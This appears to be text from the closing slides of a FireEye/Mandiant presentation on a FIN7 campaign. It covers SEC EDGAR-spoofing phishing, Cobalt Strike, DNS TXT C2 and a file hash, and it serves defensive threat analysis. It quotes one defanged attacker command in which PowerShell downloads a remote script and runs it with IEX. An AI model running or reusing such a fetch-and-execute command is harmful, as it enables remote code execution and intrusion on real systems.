Injection into a Microsoft signed WSH script. Cobalt Strike with malleable C2.

Dastardly Diabolical Evil…



FIN7 Campaign


Spoofed emails appearing to be from Securities and Exchange Commission (SEC) Electronic Data Gathering, Analysis, and Retrieval (EDGAR) system.

POWERSOURCE.v2
C2 uses DNS TXT records

c:\\windows\\system32\\cmd.exe "/k **powershell** -C ;echo \ **nxxps://sec.gov**/\";IEX((new-object net.webclient).downloadstring('**hxxps://trt.doe.louisiana.gov/fonts.txt**'))"

Hash: 1a1294fce91af3f7e7691f8307d07aebd4636402e4e6a244faac5ac9b36f8428

RECAP



FireEye

Thank You

Email:

vincent.wong@mandiant.com

bartosz.inglot@mandiant.com